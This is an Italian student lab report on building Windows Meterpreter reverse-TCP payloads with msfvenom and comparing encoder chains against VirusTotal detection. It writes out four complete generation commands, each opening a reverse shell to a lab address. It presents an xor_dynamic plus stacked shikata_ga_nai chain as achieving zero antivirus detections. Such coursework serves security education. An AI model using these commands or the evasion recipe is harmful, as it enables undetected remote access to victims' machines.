Pratica S9/L1


1. Introduzione

L’obiettivo di questo esercizio è creare diversi payload con msfvenom, analizzandone la configurazione e livello di offuscamento ottenuto con differenti encoder. Lo scopo è comprendere come tecniche di evasione e polimorfismo possano influenzare la rilevabilità di un malware e sviluppare consapevolezza sulle metodologie adottate dagli attaccanti e sulle contromisure necessarie dal lato difensivo. Per motivi di sicurezza, l’attività è stata svolta interamente in un ambiente virtuale e isolato.

2. Creazione dei payload

Come primo payload ho creato e testato con VirusTotal un payload spiegato a lezione:


msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4444 -f exe > payload1.exe



In questo payload non sono presenti encoder per avere una base di confronto con test successivi. L’analisi con VirusTotal mostra che 58 motori antivirus hanno identificato il payload come malevolo, siccome il file mantiene ancora pattern riconoscibili e quindi un altro livello di rilevabilità.

Nel secondo payload ho inserito l’encoder shikata_ga_nai:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4444 -e x86/shikata_ga_nai -i 50 -f exe > payload2.exe




Il secondo payload, generato con shikata_ga_nai, è stato rilevato da 57 antivirus. Questo dimostra che, pur essendo un encoder polimorfico molto diffuso, la notorietà lo rende facilmente riconoscibile dai sistemi di sicurezza moderni, risultando quindi poco efficacie come tecnica di evasione se utilizzato da solo.

Nel terzo payload ho inserito una serie di encoder poco diffusi:

*msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=6060 *
*-a x86 --platform windows -e x86/jmp_call_additive -i 150 -f raw | *
*msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | *
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 150 -f exe -o payload3.exe

- jmp_call_additive: introduce salti additivi, modificando il flusso di esecuzione.
- countdown: applica trasformazioni sequenziali ai byte.
- shikata_ga_nai: aggiunge polimorfismo e mutazioni uniche.



L’analisi ha mostrato che il payload è stato rilevato da 58 motori antivirus. Questo evidenzia che, nonostante l’uso di encoder multipli e complessi, la notorietà e la prevedibilità di alcune trasformazioni non sono state sufficienti a ridurre in modo significativo la rilevabilità.


Per il quarto payload ho deciso di usare una combinazione di encoder nota per ottenere la massima evasione.

*msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=5959 *
*-a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | *
*msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | *
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f exe -o payload4.exe

- xor_dynamic: applica codifica XOR dinamica, mascherando pattern statici.
- shikata_ga_nai: encoder polimorfico che genera varianti sempre diverse ad ogni iterazione.

La combinazione di XOR Dynamic e più passaggi di Shikata ga nai crea un effetto multilayer:

- XOR elimina sequenze binarie facilmente riconoscibili.
- Shikata introduce polimorfismo, rendendo ogni versione del payload unica.
- L'applicazione ripetuta di Shikata aumenta ulteriormente la mutazione del codice, riducendo al minimo la probabilità che rimangano firme identificabili.



L'analisi ha mostrato che il payload non è stato rilevato da nessun motore antivirus. Questo dimostra che la combinazione scelta è stata estremamente efficace nel rendere il file completamente invisibile alle firme statiche.

3. Conclusioni

Dall'analisi svolta con msfvenom e VirusTotal emerge una progressione nell'efficacia delle tecniche di evasione applicate:

- Payload 1 (nessun encoder): rappresenta il caso di partenza: un file immediatamente riconosciuto come malevolo da quasi tutti i motori antivirus.
- Payload 2 (Shikata ga nai singolo): pur introducendo polimorfismo, non ha offerto benefici concreti: la sua larga diffusione lo rende oggi facilmente rilevabile.
- Payload 3 (encoder multipli personalizzati: Jmp Call Additive + Countdown + Shikata): l'uso di encoder meno comuni ha mostrato che la semplice stratificazione non garantisce invisibilità: il numero di rilevazioni è rimasto molto elevato.

- Payload 4 (XOR Dynamic + Shikata + Shikata): la combinazione di encoder complementari ha prodotto il risultato migliore, rendendo il payload totalmente invisibile (0 rilevazioni). L’uso congiunto di XOR per mascherare pattern e di Shikata per introdurre polimorfismo ha generato un file estremamente difficile da intercettare con tecniche di rilevamento statico.